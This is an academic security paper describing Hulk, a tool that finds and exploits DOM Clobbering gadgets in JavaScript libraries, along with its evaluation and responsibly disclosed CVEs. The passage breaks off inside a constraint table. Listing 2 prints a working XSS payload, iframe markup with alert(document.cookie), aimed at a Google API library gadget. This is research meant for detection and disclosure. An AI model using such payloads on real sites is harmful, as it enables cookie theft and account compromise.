ARTIFACT EVALUATED usenix ASSOCIATION AVAILABLE

ARTIFACT EVALUATED usenix ASSOCIATION FUNCTIONAL

ARTIFACT EVALUATED usenix ASSOCIATION REPRODUCED

The DOMino Effect: Detecting and Exploiting DOM Clobbering Gadgets via Concolic Execution with Symbolic DOM

Zhengyu Liu, Theo Lee, Jianjia Yu, Zifeng Kang, and Yinzhi Cao
{zliu192, imeal1, jyu122, zkang7, yinzhi.cao}@jhu.edu
Johns Hopkins University

Abstract

DOM Clobbering is a type of code-reuse attack on the web that exploits naming collisions between DOM elements and JavaScript variables for malicious consequences such as Cross-site Scripting (XSS). An important step of DOM clobbering is the usage of "gadgets", which are code snippets in existing JavaScript libraries that allow attacker-injected, scriptless HTML markups to flow to sinks. To the best of our knowledge, there is only one prior work on detecting DOM clobbering gadgets. However, it adopts a set of predefined HTML payloads, which fail to discover DOM clobbering gadgets with complex constraints that have never been seen before.

In this paper, we present Hulk, the first dynamic analysis framework to automatically detect and exploit DOM Clobbering gadgets. Our key insight is to model attacker-controlled HTML markups as Symbolic DOM—a formalized representation to define and solve DOM-related constraints within the gadgets—so that it can be used to generate exploit HTML markups. Our evaluation of Hulk against Tranco Top 5,000 sites discovered 497 exploitable DOM Clobbering gadgets that were not, and cannot be, identified by prior work. Examples of our findings include popular client-side libraries, such as Webpack and the Google API client library, both of which have acknowledged and patched the vulnerability. We further evaluate the impact of our newly-found, zero-day gadgets through successful end-to-end exploitation against widely-used web applications, including Jupyter Notebook/JupyterLab and Canvas LMS, with 19 CVE identifiers being assigned so far.

1 Introduction

As web application defenses have evolved and become more widely adopted over the past two decades, new attack strategies—such as code reuse [31]—have emerged beyond traditional code injection attacks like Cross-Site Scripting (XSS). More specifically, code reuse attacks manipulate the control-flow or data-flow of existing JavaScript snippets, known as gadgets, to dangerous effects. One relatively new, yet less studied type of code reuse attack is called Document Object Model (DOM) Clobbering, where an attacker injects a seemingly benign, scriptless HTML markup into a webpage. The injected markup could be unexpectedly loaded by JavaScript through collided named property lookups on the `window` or `document` objects, potentially altering program execution and leading to serious security risks such as XSS and Client-side Request Forgery (CSRF).

To the best of our knowledge, TheThing [27] is the only prior academic work that presents a tool to detect DOM clobbering gadgets and explores how different HTML markups exploit naming collisions between JavaScript variables and DOM elements. However, two inherent properties of triggering DOM clobbering make the detection and confirmation challenging: (i) HTML markup payload generation and (ii) DOM clobbering gadget discovery.

First, DOM clobbering needs HTML markup payloads, which will be parsed as a DOM tree structure containing a list of DOM elements and attributes satisfying context constraints, to trigger the vulnerability. This task is challenging because a DOM Tree has strict and complex rulesets as opposed to a string or an object used in traditional attacks. TheThing simplifies this step by only adopting a list of *predefined* payloads derived from manually created templates. Therefore, it inevitably misses attack payloads that have never been seen before due to complex constraints in the target program.

Second, DOM clobbering requires a sequence of gadgets that allows the injected HTML markup payload to follow an altered control-flow or data-flow path to reach the final sink. This is challenging because of the dynamic nature of JavaScript language, such as dynamically generated code and aliased objects. TheThing only relies on static analysis for gadget detection and will miss gadgets with these dynamic features.

In this paper, we design and implement the first automated, dynamic analysis tool, called Hulk, to detect and exploit DOM clobbering gadgets via concolic execution with Symbolic DOM. Specifically, our key insight is that attacker-controlled

HTML markups can be represented as a DOM tree structure with symbolization, defined as Symbolic DOM. Here is how Hulk tackles the aforementioned two challenges of DOM clobbering. First, Hulk utilizes Symbolic DOM to model and solve DOM-related constraints within the gadgets and generates a set of satisfying HTML markups from all possible trees defined under symbolic DOM. Second, Hulk concretely executes the program with taint tracking, enabling the analysis of dynamic features that are traditionally hard for static analysis.

Our modeling of Symbolic DOM revealed two new types of DOM Clobbering gadgets that convert DOM to strings. Specifically, our modeling discovered that both property lookups and built-in function calls can also serve as part of such gadgets and achieve type conversion. This extends beyond known techniques like binary operation + between the `a` and `area` tags with `href` attribute and string value.

We evaluated Hulk on the Tranco [43] Top 5,000 websites. Our evaluation showed that Hulk generated 1,741,254 HTML markups as exploits and detected 497 exploitable DOM Clobbering gadgets, including zero-day gadgets in popular client-side libraries, such as Google Client API, Google Closure, MathJax, and Webpack. We also compared Hulk with the state-of-the-art tool, TheThing, on Tranco Top 500 websites and a ground truth dataset curated by us, containing known gadgets in the wild. Our evaluation showed that Hulk outperformed TheThing in terms of false negatives on both datasets. Neither tools have false positives as they both enforce verification. Furthermore, TheThing *cannot* detect any of the aforementioned zero-day DOM clobbering gadgets reported by Hulk.

Finally, we evaluated the feasibility of end-to-end exploitation using DOM clobbering gadgets found by Hulk. We applied Hulk to a list of popular web applications that allow scriptless HTML injection, and Hulk successfully discovered 12 end-to-end exploits that escalate HTML injection into stored XSS. These include widely-used platforms such as Jupyter Notebook/JupyterLab, Canvas LMS, Hackmd.io, and Cocalc. These findings have so far resulted in 19 assigned CVE numbers.

Contributions. In summary, we make the following contributions in this paper:

- We design and implement the first automated, dynamic analysis tool, Hulk, to detect and exploit DOM Clobbering gadgets using concolic execution with Symbolic DOM.
- Hulk found 497 exploitable DOM Clobbering gadgets on Tranco Top 5,000 websites, including those in popular client-side libraries, such as Google Client API, Google Closure, MathJax, and Webpack. We reported all of the findings to affected parties as part of our responsible disclosure process and gave each party at least 45 days to fix.
- We open-sourced not only our implementation but also our results, i.e., the first benchmark of DOM Clobbering Gadgets containing 28 gadgets from wildly used client-side libraries with over 1,000 stars on GitHub. Both the tool[1] and benchmark[2] are available in the respective repositories.

```javascript
var e = document.scripts ||
        document.getElementsByTagName("script") || [];
var d = [], f = [];

f.push.apply(f, window.___jsl["us"] || []); // f = ["https://apis.google.com/js/api.js"]
for (var h = 0; h < e.length; ++h) {
  for (var k = e[h], j = 0; j < f.length; ++j) {
    k.src && 0 == k.src.indexOf(f[j]) && d.push(k);
  }
}

for (e = 0; e < d.length; ++e) {
  d[e].getAttribute("gapi_processed") ||
  (d[e].setAttribute("gapi_processed", !0),
  (f = d[e]) ? h = f.nodeType,
               f = 3 == h||4 == h ? f.nodeValue
                                  : f.textContent||"",
             : f = void 0,
  (f = Df(f)) && b.push(f));
}

Df = function(a) {
  if (a && !/^\s+$/.test(a)) {
    for (; 0 == a.charCodeAt(a.length - 1); )
      a = a.substring(0, a.length - 1);
    try {
      b = (new Function("return (" + a + "\n)"))()
    } catch (c) {}
    if ("object" === typeof b) return b;
  }
}
```

Listing 1: A motivating example of a zero-day gadget found in Google API client library.

```html
<iframe name="scripts" src="https://apis.google.com/js/api.js"></iframe>
<iframe name="scripts" src="https://apis.google.com/js/api.js">alert(document.cookie)</iframe>
```

Listing 2: The HTML markups generated by Hulk that exploit the gadget shown in listing 1 and lead to XSS.

2 Overview

In this section, we first describe a motivating example and present the threat model.

2.1 A Motivating Example

Listing 1 presents a motivating example of a zero-day gadget discovered by Hulk in the Google API client library [10], which is widely used by third-party websites to embed Google services such as Google Drive, Google Maps, and Google Translate. The Google API client library allows third-party developers to define their own configurations and callback functions within the body of `script` tags with `src` attribute

[1]https://github.com/jackfromeast/TheHulk
[2]https://github.com/jackfromeast/dom-clobbering-collection

set to a specific URL. Once the Google script is loaded, it finds the script tag with the URL and processes the developer-defined configurations and callbacks with `new Function`, as shown in the code snippet in Listing 1. This code is vulnerable to a DOM Clobbering attack that leads to XSS, allowing attackers to access users' Google accounts and third-party website credentials. We responsibly disclosed this gadget to Google, who acknowledged the vulnerability and has since fixed it in the latest version.

Gadget Details. We now describe the details of the gadget in the motivating example. First, the lookup of `document.scripts` on line 1 can be "shadowed" by attacker-injected DOM elements, meaning the attacker could inject a custom DOM element with `"scripts"` as the `name` attribute, causing the program to load the injected elements instead of the pre-existing `script` tags in the DOM. Then, on lines 6-10, the program filters the loaded DOM elements by the value of their `src` attribute. Elements without a valid `src` value are not passed to subsequent execution.

On lines 12-20, the program iterates through the filtered elements. For each element, it first checks whether the `gapi_processed` attribute has been set. Then, on lines 15-17, it uses a ternary expression to decide whether to fetch the `nodeValue` or `textContent` attribute, depending on the element's type, and passes the result to the `Df` function as its argument `a` on line 19.

Finally, inside `Df`, the program calls `new Function` on line 27, where the argument `a` is executed as JavaScript code. This is where the `textContent` or `nodeValue` attribute of the injected element reaches the JavaScript code execution sink.

End-to-end Exploitation. In addition to the gadget itself, we found real-world end-to-end exploitation of it in the popular online markdown editors Hackmd.io [11] and CodiMD [5]. While these editors correctly sanitize the user input from any explicit scripts, they allow users to embed `iframes` in HTML without sanitizing the `name` attribute, leaving them vulnerable to DOM Clobbering attacks. For example, the exploitation shown in Listing 2 can bypass the sanitization. Furthermore, these editors allow users to connect their accounts to Google Drive, in which case the vulnerable Google API client library will be loaded. Therefore, by embedding malicious HTML markup in shared markdown files and distributing the links, attackers can expose victims who open them to XSS attacks. We responsibly disclosed the vulnerability to the developers of Hackmd.io and CodiMD. It has since been fixed and assigned to CVE-2024-38354.

Challenges and Our Solution. We first describe the challenges of detecting and verifying this gadget in two parts, and then explain how Hulk addresses them.

First, generating HTML markup payloads that satisfy all control-flow and data-flow constraints is non-trivial. Specifically, in addition to normal JavaScript constraint solving, the generation of DOM Clobbering exploits requires complex constraint solving for DOM elements. This includes resolving DOM element tags, attributes, their interrelationships, and also the conversions between `window`/`document`, DOM elements, and JavaScript strings.

As an example, Listing 1 illustrates the constraints that must be solved to make the payload successfully flow from source to sink. We begin with the data flow-related constraints. When `e` is initialized with `document.scripts` on line 1, it is restricted to being either an `HTMLElement` or an `HTMLCollection`. To avoid runtime errors during index lookup `e[h]` on line 7, `e` has to be an array-like object, which can only be fulfilled by an `HTMLCollection`. Furthermore, the loading of `f.textContent` on line 17 requires the attacker to embed the payload within the element's `textContent`. Regarding the control flow-related constraints, on line 8, `0 == k.src.indexOf(f[j])` requires the elements to have a specific `src` value. The check of `gapi_processed` attribute on line 13 requires that attribute to be unset for the subsequent expressions to proceed. Also, there are string-related constraints on lines 23-25 that must be solved. All of these constraints affect either the control-flow or data-flow, requiring careful consideration when crafting the payload.

The prior work, TheThing, fails to generate a working exploit for the above case as it simply selects from a list of *predefined* templates as the input, only considering the pattern of the lookup (e.g., `document.x` or `document.x.y`) and disregarding rest of the flow. For example, TheThing uses HTML markups such as `<img name="scripts" src="clobbered">` for exploits where the lookup is `document.scripts`. While this markup clobbers `e` as an `HTMLElement`, it does not satisfy the property lookup on line 7, preventing the payload from reaching the sink.

Hulk handles such constraints by first collecting them under dynamic execution and then modeling and solving them with Symbolic DOM. As a result, Hulk outputs a set of satisfying HTML markups. One example of the exploits generated by Hulk is shown in Listing 2. The details of Symbolic DOM can be found in Section 3.

Second, gadget detection with JavaScript dynamic features and complex conditional expressions is challenging. Prior work, TheThing, fails to detect this gadget because it only relies on static analysis for gadget detection. In the above example, the value in array `f` is dynamically set with `window.___jsl["us"]` on line 5. The value is later used on line 8 to filter the attacker-controlled elements, which determines whether they will flow to subsequent execution. On lines 15-18, the program uses a complex ternary expression with conditional assignments, which is challenging for static analysis to solve. TheThing fails to solve the assignment to `f` with `nodeValue` or `textContent` on lines 16-17, instead, when `Df` is called on line 19, TheThing traces `f` back to its original definition on line 3. Thus, it fails to detect the gadget.

Hulk solves this problem with dynamic taint tracking. Specifically, Hulk performs taint tracking on the return value of `document.scripts` as it propagates to the sink. During execution, Hulk records all taint propagation operations with value snapshots for further modeling and solving with Symbolic DOM.

2.2 Threat Model

Our threat model considers a web attacker that can inject crafted, scriptless HTML markups into a target webpage. The attack payloads are "scriptless" as we assume the websites have installed sanitizers to prevent user-injected markups from being directly interpreted as JavaScript code (e.g., removing `onerror` attribute of `img` tags). However, these sanitizers do not strip `id` or `name` attributes, which are often retained for intended functionality. The vulnerable webpages span a wide range of commonly used web applications, including web email clients, social media platforms, markdown editors, machine learning playgrounds, and RSS readers—any page where users can embed HTML. By injecting these payloads into pages and distributing them through channels like email, shared notebooks, or forum posts, the attacker can trigger the DOM Clobbering gadgets when a victim opens the compromised page, leading to harmful consequences such as XSS and CSRF.

3 Design

In this section, we describe the overall system architecture and the three phases of Hulk.

3.1 System Architecture

Figure 1 shows the overall architecture of Hulk which operates in three phases. In the first phase, given the URL of a web page, Hulk performs gadget detection (Section 3.2) using dynamic taint tracking from attacker-clobberable sources to the dangerous JavaScript sinks and records vulnerable taint traces and taint-related condition expressions, which are then passed to the second phase (Section 3.3), where Hulk performs concolic execution to generate exploit payloads. Specifically, in the second phase, Hulk constructs the *Taint Dependency Graph* (Section 3.3.1) and uses Symbolic DOM (Section 3.3.2) to model the constraints for the attacker-controlled value for each operation on the graph. These constraints are then merged and solved to generate a set of HTML markups as the exploit. (Section 3.3.4). Finally, in the third phase, Hulk replays the web page with the generated exploit HTML markups injected and checks whether the payload successfully reaches the sink (Section 3.4).

3.2 Gadget Detection

Dynamic taint tracking is a well-established technique for detecting security-related client-side JavaScript data flows. Previous works [25, 29, 33] introduced taint-aware browsers like ChromiumTaintTracking [4] and Foxhound [8], which store taint information and propagate taint by instrumenting the interpreters. However, these approaches are not directly applicable to our needs because they are designed to only track string values (e.g., parameters loaded from the URL) but not other data types, such as other primitive types and objects, which are crucial for our detection as attacker-clobberable values can be of any type. Additionally, these taint engines are tied to specific browsers and lack portability, whereas DOM Clobbering behavior can vary significantly between browsers. Therefore, for the detection of DOM Clobbering gadgets, we need a taint engine that not only performs taint propagation across different JS data types and DOM elements but also works across different browsers. To address this, we design and implement our taint engine using a code rewriting approach. The process begins with statically rewriting the web page source code to instrument hooks into every JavaScript operation (e.g., unary operations, binary operations, function calls) to handle the taint introduction and propagation. Then, Hulk performs dynamic taint analysis by running the instrumented page in the browser. This approach avoids aliasing issues which are common for static analysis, as all alias relationships are resolved at runtime.

3.2.1 Taint Representation

Hulk supports taint representation for all JavaScript data types, including primitives (e.g., strings and numbers) and objects. Hulk attaches taint information to these values in two different ways.

- For objects, which can have properties, Hulk adds a specific, non-enumerable property, named `__TAINT__` to store the taint information.
- For primitives, which cannot have properties like objects do, Hulk wraps the primitive value with its taint information in a special object called `taintValue`. Hulk handles operations involving `taintValue` by using its original primitive value to perform the operation while propagating the taint information to the result according to the taint policy, ensuring that the taint information does not affect JavaScript execution.

Each taint information contains the following elements: 1) Taint Identifier, a unique identifier for each value produced from the taint sources; 2) Taint Source, details about the taint source, including source type and the variable's location in the code; 3) Taint Operations, a record of taint propagation operations. Each record includes the operator, a snapshot of the operands' values at the time of propagation, a taint indicator showing which operands are tainted, and the locations of these operations in JS code.




Figure 1: System Architecture

3.2.2 Taint Propagation

The Hulk supports taint propagation across various operations, including JS operations, JS built-in functions, and browser built-in functions. The Hulk handles the operations involving tainted values through the following steps:

- First, for the tainted values that serve as the operands or arguments in the operation, Hulk dehydrates the values by stripping away the taint information, performs the original operation on the values, and rehydrates the values by reattaching the stripped taint information.
- Then, Hulk checks whether any taint propagation rules apply to the operation, given the operation type, the values' types and the taint status. For example, in the case of `String.prototype.search`, taint propagation occurs only when the base object is tainted, not the arguments.
- Finally, if any propagation rule applies, Hulk propagates the taint information from the base or argument values to the return values by merging the taint information and attaching them to the return values.

Next, we provide a detailed discussion on how Hulk manages taint flows through various types of operations.

JS Operations. Hulk supports taint propagation through JS operations such as unary operations, binary operations, and `getField`. Specifically, Hulk handles `putField` operation when there is a cross-boundary data flow, such as setting a tainted string to the attribute of an `HTMLElement`.

JS Built-ins. JavaScript built-ins are functions implemented by the JavaScript engine in C++ or assembly language and exposed to the JavaScript environment. In Hulk, a value carrying taint means it can be clobbered by an attacker or is derived from such a clobberable value. The criterion is that a built-in method should propagate taint only when its argument or base object carries the taint and its return value inherits the taint from them. We further elaborate this with two built-in functions of `array`. For `arr.toString()`, if `arr` itself or any of its elements is tainted, Hulk taints the return value. In contrast, when `arr.push(taintValue)` is called, Hulk does not propagate taint from the tainted argument `taintValue` to the base object `arr`. This is because `arr` itself is not under the attacker's control—only one of its elements is, and that element already has the correct taint attached.

With the above criterion, Hulk divides the JS built-in functions into three following categories and deal with them differently: Fully-Modeled, Non-Affected, and Concretized.

- Fully-Modeled: Built-in functions in this category propagate taint and thus need full modeling. For this type of built-ins, such as `Array.prototype.toString`, Hulk first dehydrates the tainted value to get the concrete value, executes the built-in function, and then propagates the taint to the return value according to the corresponding taint propagation rules. Finally, Hulk rehydrates the value by reattaching the taint back.
- Non-Affected: This type of built-in function does not propagate taint and can execute with the tainted values, thus does not need modeling. This applies to functions like `array.push`, which accept tainted values, i.e., `taintValue`, as arguments and do not require taint updates.
- Concretized: For this type of built-in function, taint information has to be stripped from the arguments before executing because they require the arguments to be specific types. These functions typically have return values that don't need to be tainted, such as `FinalizationRegistry.prototype.register`.

We surveyed all built-ins and modeled the built-in functions associated with `String`, `Array`, `RegExp`, `JSON`, `Object`, `Reflect`, `Boolean`, `Number`, and `Symbol` objects.

Browser Built-ins. In addition to the built-ins provided by the JavaScript runtime engine, browsers, as the embedders of these engines, can implement their own built-ins in C++ and expose them to the JavaScript environment, such as DOM APIs and Browser APIs.

For instance, browser built-ins associated with the `TrustedTypePolicy` object are commonly used by modern websites to perform potentially risky operations. If the value passed to these functions is vulnerable to clobbering by an attacker, the attacker could gain control over a trusted URL or script, which poses a significant security risk. We observed this in a gadget found in Google Closure, where the URL passed to the `TrustedTypePolicy.createScriptURL` built-in is clobberable, leading to arbitrary code loading.

For browser built-ins, we modeled functions associated with `URL`, `TrustedTypePolicy`, `TextEncoder`, `TextDecoder`, and various DOM APIs, such as `getAttribute`.

Stored Cross-boundary Data Flows. The built-ins discussed so far involve only immediate cross-boundary data flows, where the computed value is immediately returned to the JavaScript environment. In contrast, stored cross-boundary data flows occur when the values are stored outside the V8 heap, and retrieved back to V8 in subsequent operations. It's important to maintain the taint information of these values when such cross-boundary behavior occurs. For example, when assigning a tainted value to the `innerText` attribute of an `HTMLElement`, the taint information is stripped before the assignment, to avoid any error. But when we retrieve the `innerText` later, we need to get its taint information as well. To handle such cross-boundary taint flows, we maintain a global taint table to maintain the taint information of those values. We handle the following two types of values where cross-boundary taint flow would happen:

- DOM Element: When a tainted value is passed to an `Element`, we generate a unique taint tracking identifier and assign it to the element's `data-taint-idx` attribute. The stripped taint information, along with the identifier and destination attribute, is stored in the taint table. When the value is later retrieved from the `Element` through a `getField` operation or a `getAttribute` method call, we first check for associated taint attributes and then reinstall the taint information onto the return value.
- LocalStorage and SessionStorage: Since storage only accepts string values, we strip the taint information before passing the tainted string to the storage. Similarly, we store the stripped taint information in the taint table when `localStorage.setItem` is called and lookup the taint information when `localStorage.getItem` is accessed.

3.2.3 Taint Sources & Sinks

The Hulk follows the definition of taint sources in prior work [27] (listed in Appendix 8), mainly in the following two categories:

- `window.v` and `v`: Lookups on the `window` object and variable `v` are considered clobberable only when they return an `undefined` value. For such sources, Hulk generates two types of JavaScript inputs and tracks their flow to the sink: an object and an array of objects, corresponding to an `HTMLElement` and an `HTMLCollection` that an attacker can inject. We start with an empty tainted object or an array containing one empty tainted object, then fill their fields based on program feedback (e.g., default values, string comparison, method calls) iteratively. Specifically, when a property lookup happens on the injected object, Hulk records the property and returns a tainted `undefined` value, which helps gather type information and potential values based on the left-hand values, comparison operators, and string-related built-in methods (e.g., `String.prototype.includes`). With the collected information, we generate better inputs to explore more control-flow paths.
- `document.v`: Lookups on the `document` object can be shadowed by the attacker-injected DOM elements, such as `document.scripts`, with one exception, `document.location`. Hulk taints the return values of clobberable lookups if they are not `undefined`. Otherwise, Hulk follows the same input generation process as it does for `window.v` and `v`.

$$
\begin{aligned}
\text{Term}_{\text{node}} &::= (\text{Var}_{\text{node}})\\
\text{Term}_{\text{collection}} &::= \textit{getSiblings}((\text{Term}_{\text{node}}))\\
&\mid \textit{getChildren}((\text{Term}_{\text{node}}))\\
&\mid \textit{add}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}}))\\
\text{Term}_{\text{string}} &::= (\text{Var}_{\text{string}})\\
&\mid \text{DOMElementTagName}\\
&\mid \text{DOMElementAttributeName}\\
&\mid \text{ConstString}\\
\text{Term}_{\text{int}} &::= (\text{Var}_{\text{int}})\\
&\mid \textit{length}((\text{Term}_{\text{collection}}))\\
&\mid \text{Number}\\
\text{Term}_{\text{bool}} &::= (\text{Var}_{\text{bool}})\\
&\mid \text{true}\\
&\mid \text{false}\\
&\mid \textit{hasChild}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}}))\\
&\mid \textit{hasSibling}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}}))\\
&\mid \textit{hasTagName}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}))\\
&\mid \textit{hasAttribute}((\text{Term}_{\text{node}}), (\text{Term}_{\text{string}}), (\text{Term}_{\text{string}}))\\
&\mid \textit{hasSrcDoc}((\text{Term}_{\text{node}}), (\text{Term}_{\text{node}}))\\
&\mid \textit{isRoot}((\text{Term}_{\text{node}}))\\
&\mid \textit{include}((\text{Term}_{\text{collection}}), (\text{Term}_{\text{node}}))\\
&\mid \textit{forAll}((\text{Term}_{\text{collection}}), (\text{Expr}_{\text{bool}}))\\
\text{Expr}_{\text{bool}} &::= (\text{Term}_{\text{bool}})\\
&\mid (\text{Term}_{\text{node}}) = (\text{Term}_{\text{node}})\\
&\mid (\text{Term}_{\text{string}}) = (\text{Term}_{\text{string}})\\
&\mid \textit{not}\ (\text{Expr}_{\text{bool}})\\
&\mid (\text{Expr}_{\text{bool}}) \wedge (\text{Expr}_{\text{bool}})\\
&\mid (\text{Expr}_{\text{bool}}) \vee (\text{Expr}_{\text{bool}})\\
&\mid (\text{Term}_{\text{int}})\{<, \leq, =, \geq, >\}(\text{Term}_{\text{int}})\\
\text{Assertion} &::= \text{assert}(\text{Expr}_{\text{bool}})
\end{aligned}
$$

Figure 2: Constraint Syntax for Symbolic DOM

Regarding the sinks, Hulk tracks a list of sinks that DOM Clobberable gadgets could potentially lead to, following prior works [26, 27, 34]. The complete list is provided in Appendix 9.

3.3 Exploit Generation

The mere existence of a tainted data flow doesn't imply an exploitable gadget, as discussed in prior works [29, 33], and this is particularly the case for DOM Clobbering. This is because taint flows of program-defined values do not necessarily guarantee that the path can be exploited by attacker-inserted HTML markups, which must be validated through a proof-of-concept exploit. Concolic execution combines concrete execution for context modeling with symbolic execution for input generation, making it well-suited for the exploit generation task [34]. Hulk applies concolic execution to generate attacker-controlled values by solving constraints generated from the exploitation modeling, enabling successful flow to the sink.

In the following section, we first describe how Hulk constructs the *Taint Dependency Graph* and applies concolic execution. Next, we formally define Symbolic DOM and explain how it is used to model constraints on the graph. Finally, we outline the process of solving these constraints along the graph to generate HTML markups as exploits.


3.3.1 Concolic Execution on Taint Dependency Graph

Hulk performs concolic execution on the recorded taint-related execution trace, represented as a *Taint Dependency Graph*, to collect constraints that facilitate conversions from DOM elements to other DOM elements or from DOM elements to strings. This is because, unlike typical exploit generation where the attacker's input is a string, DOM clobbering requires the input to be DOM elements. The attacker must leverage DOM operations along the trace to propagate the attacker-controlled string into the program and guide its flow to the sink.

Taint Dependency Graph represents the data flow of the program slice for each recorded taint trace, following prior works [29, 53]. This graph details how attacker-controlled values are utilized in each operation where taint propagation occurs, along with snapshots of the concrete values. The core structure of the graph is composed of a sequence of operation nodes. It begins with the node that introduces the attacker-controlled value (e.g., lookups on the `document` object), followed by a series of taint propagation operation nodes, and concludes with the sink operation node. Each operation node is connected to the value nodes that represent the base object, arguments, and return value. The *Taint Dependency Graph* for the motivating example is presented in Figure 3.

3.3.2 Symbolic DOM

Symbolic DOM is defined by the constraint syntax illustrated in Figure 2. It describes a set of DOM elements with the same features. In the constraint syntax, we consider four primitive types: *int*, *bool*, *string*, and *node*, along with their interrelationships. A *node* represents a DOM element, which has a tag name (i.e., DOMElementTagName) and attributes (i.e., DOMElementAttributeName), as defined in the HTML standard [12]. A *node* may have siblings or children, defined through *hasSibling* or *hasChild*. The *hasSrcDoc* specifically applies to `iframe` elements. It decides whether the first argument has the second argument as its `srcdoc` attribute. A valid Symbolic DOM must have at least one



document
"scripts"
arg0
arg1
getField
Document-to-DOM
C1: (declare Node R1) ∧ (R1 = $1) ∧ (P = "scripts") ∧ (05 ∨ 06 ∨ 07 ∨ 08)
ret
$1
1
C2: (declare Node R1) ∧ (R1 = $1) ∧ (isRoot(R1)) ∧ (length(getSiblings(R1)) ≥ 1)
arg0
arg1
getField
DOM-to-DOM
C3: (declare Node R1, R2) ∧ (R1 = $1) ∧ (R2 = $2) ∧ hasSibling(R1,R2)
ret
$2
"textContent"
C4: (declare Node R1) ∧ (R1 = $2) ∧ (P = "textContent") ∧ 20
arg0
arg1
getField
DOM-to-String
ret
"+"
"return("
$3
arg0
arg1
arg2
BinaryOp
String-to-String
ret
"+"
$4
")"
arg0
arg1
arg2
BinaryOp
String-to-String
ret
Function
$5
arg0
arg1
InvokeFun (constructor)

Figure 3: The *Taint Dependency Graph* of the motivating example shown in Listing 1.

root node. As an example, a valid set of DOM elements R can be defined by: $isRoot(R)) \wedge (hasTagName(R, \text{“}tag1\text{”})) \wedge (hasAttribute(R, \text{“}id\text{”}, \text{“}P\text{”})$, meaning the element is the root node with a tag name "*tag*1", and has an attribute "*id*" with the value "*P*".

3.3.3 DOM Constraints Modeling

We conceptualize DOM Clobbering exploitation into four distinct stages: initial clobbering (i.e., `Document-to-DOM` and `Window-to-DOM`), advanced clobbering (i.e., `DOM-to-DOM`), string loading (i.e., `DOM-to-String`), and finally, string operations (i.e., `String-to-String`). Note that successful exploitation must contain initial clobbering and string loading, while advanced clobbering and string operations, though commonly observed in real-world data flows, are not strictly required.

Given the constructed *Taint Dependency Graph*, Hulk traverses the operation nodes on the graph and tags them with the relevant stage objectives, such as `DOM-to-String`. The tagging is based on two criteria: 1) The operation's capability, for example, a binary operation + cannot achieve `DOM-to-DOM` advanced clobbering, but a `getField` can; 2) The possible output types of preceding operations. For instance, the final binary operation in Figure 3 should only assume a `String-to-String` conversion since the output of the previous binary + operation cannot be a DOM element. Next, we explain the defined constraints applied to each operation with the assigned stage objective.

Window-to-DOM & Document-to-DOM. In this stage, Hulk deals with the initial clobbering where the lookup happens directly on `window` or `document`. Table 1 (01 - 08) de-

Stages	Obj.	Op.	Conditions		Constraints	
Initial Clobbering	`Win-to-DOM`	`getField/ varRef`	The base object is the `window` object; *P* is the property name (variable name for `varRef`); *R*1 is the return value;	01	$(isRoot(R1)) \land (hasTagName(R1, \mathrm{TNS1})) \land (hasAttribute(R1, “id”, P))$	
				02	$(isRoot(R1)) \land (hasTagName(R1, \mathrm{TNS2})) \land (hasAttribute(R1, “name”, P))$	
				03	$(isRoot(R1)) \land (length(getSiblings(R1)) \geq 1) \land (forAll(add((getSiblings(R1)), R1), (((hasTagName(R, \mathrm{TNS1})) \land (hasAttribute(R, “id”, P))) \lor ((hasTagName(R, \mathrm{TNS2})) \land (hasAttribute(R, “name”, P)))))$	
				04	$(isRoot(R1)) \land (forAll(add((hasChildren(R1)), R1), (((hasTagName(R, \mathrm{TNS1})) \land (hasAttribute(R, “id”, P))) \lor ((hasTagName(R, \mathrm{TNS2})) \land (hasAttribute(R, “name”, P)))))) \land (length(getChildren(R1)) \geq 1)$	
	`Doc-to-DOM`	`getField`	The base object is the `document` object; *P* is the property name; *R*1 is the return value;	05	$(isRoot(R1)) \land (hasTagName(R1, \mathrm{TNS2})) \land (hasAttribute(R1, “name”, P))$	
				06	$(isRoot(R1)) \land (hasTagName(R1, “object”)) \land (hasAttribute(R1, “id”, P))$	
